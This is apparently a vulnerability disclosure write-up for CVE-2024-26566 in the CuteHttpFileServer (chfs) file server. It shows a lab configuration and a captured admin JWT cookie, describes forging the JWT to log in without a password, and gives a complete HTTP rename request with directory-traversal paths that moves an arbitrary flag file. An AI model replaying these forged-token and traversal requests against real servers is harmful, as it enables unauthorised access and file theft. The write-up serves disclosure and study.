# CVE-2024-26566 JWT/Rename(English)

Offical website address:<http://iscute.cn/chfs>

Offical github website address：<https://github.com/ods-im/CuteHttpFileServer>


# KEY

**JWT,Directory traversal**

# Environment preparation

## Download chfs.exe

Enter Offical website address:<http://iscute.cn/chfs> Select chfs-3.1-windows



## Download the .ini file



## configure .ini file

1.Powerusername: admin;

2.The password is gdgm.edu.cn@M1n9K1n

3.Grant the corresponding rw permissions to the admin user,then Read-only permissions for common users

#---------------------------------------  
# 请注意：  
# 1，如果不存在键或对应值为空，则不影响对应的配置  
# 2，配置项的值，语法如同其对应的命令行参数  
# //共享目录为D盘，监听端口号为8080  
# chfs --path="d:/" --port=8080  
# //通过配置文件进行配置，该文件可以不存在，待以后需要更改配置时使用  
# chfs --file="./cfg.ini"  
#---------------------------------------  
  
# 监听端口  
port=8000  
path=/home/ming/share\_main/  
  
  
[admin]  
password=gdgm.edu.cn@M1n9K1n  
rule.default=rw  
rule.r=  
rule.w=  
  
[guest]  
rule.default=r  
rule.r=  
  
# 用户操作日志存放目录，默认为空  
# 如果赋值为空，表示禁用日志  
log=  
  
# 下载目录策略。disable:禁用; leaf:仅限叶子目录的下载; enable或其他值:不进行限制。  
# 默认值为 enable  
folder.download=  
  
#-------------- 设置生效后启用HTTPS，注意监听端口设置为443-------------  
# 指定certificate文件  
ssl.cert=  
# 指定private key文件  
ssl.key=  
# 设置会话的生命周期，单位：分钟，默认为30分钟  
session.timeout=

# Get the admin cookie

Enter the passwd corresponding to admin according to the configuration file above,then locally login



**and obtain their cookies after login successfully**

GET / HTTP/1.1

Host: 172.30.43.159:8000

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwOTI3NzkzMH0.YdYxdkX\_VBtnsWoaMQTMK6tr63NTWh5l3rU1q27hvwY; user=admin

Upgrade-Insecure-Requests: 1

# JWT Decryption and Forgery

**Note: .ini session in the configuration file is 30 minutes by default. Therefore, any JWT has to be obtained in the local environment, which cannot be provided herea**

JWT decryption, the payload only contains the admin user we just registered, without verifying the current user's password. At the same time, the symmetric key has also been decrypted. From then on, any identity login can be achieved using JWT



# Experimental effect

Now we are trying not to use a password, but to use our forged JWT to achieve login

## before login


### first

If you are not logged in admin, you only have the permission to download, but not the permission to rename or delete




### second

Passwordless login is achieved by using the JWT obtained before



## successful jwt forgery

Pressing F5 to refresh the browser, it was observed that the administrator user has logged in successfully without needing a password. Hence, we can utilize the same method to log in as any identity, while also gaining elevated privileges, including the ability to rename and delete.



# Further exploit

After logging in as the admin user, you gain the ability to rename files. Combining this with a historical vulnerability in URL directory traversal, you can move any file from one location to another. For instance, moving /flag/flag/flag.txt to the default working directory /home/ming/share\_main.

POST /chfs/rename HTTP/1.1

Host: 172.17.0.3:8000

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

cache-control: no-cache

Content-Type: multipart/form-data; boundary=---------------------------387492560430303528193503395152

Content-Length: 377

Origin: <http://172.17.0.3:8000>

Connection: close

Referer: <http://172.17.0.3:8000/>

Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwOTI3Mjc3OH0.oXGZf37LrABxC01z05W-Z\_imorz59LFapLI0bL8GJtc; {9c2028b6-2cb2-4ff5-bf33-e17126a2eeba}=value; user=admin

-----------------------------387492560430303528193503395152

Content-Disposition: form-data; name="new"

..%2F..%2F..%2F..%2F..%2F..%2Fhome%2Fming%2Fshare\_main%2Fflag.txt

-----------------------------387492560430303528193503395152

Content-Disposition: form-data; name="old"

/../../../../flag/flag/flag.txt

-----------------------------387492560430303528193503395152--

# Summary

The product allows forged JWTs, resulting in arbitrary login without a password and inheriting the user's permissions, which may trigger a directory vulnerability and ultimately invalidate the product's functionality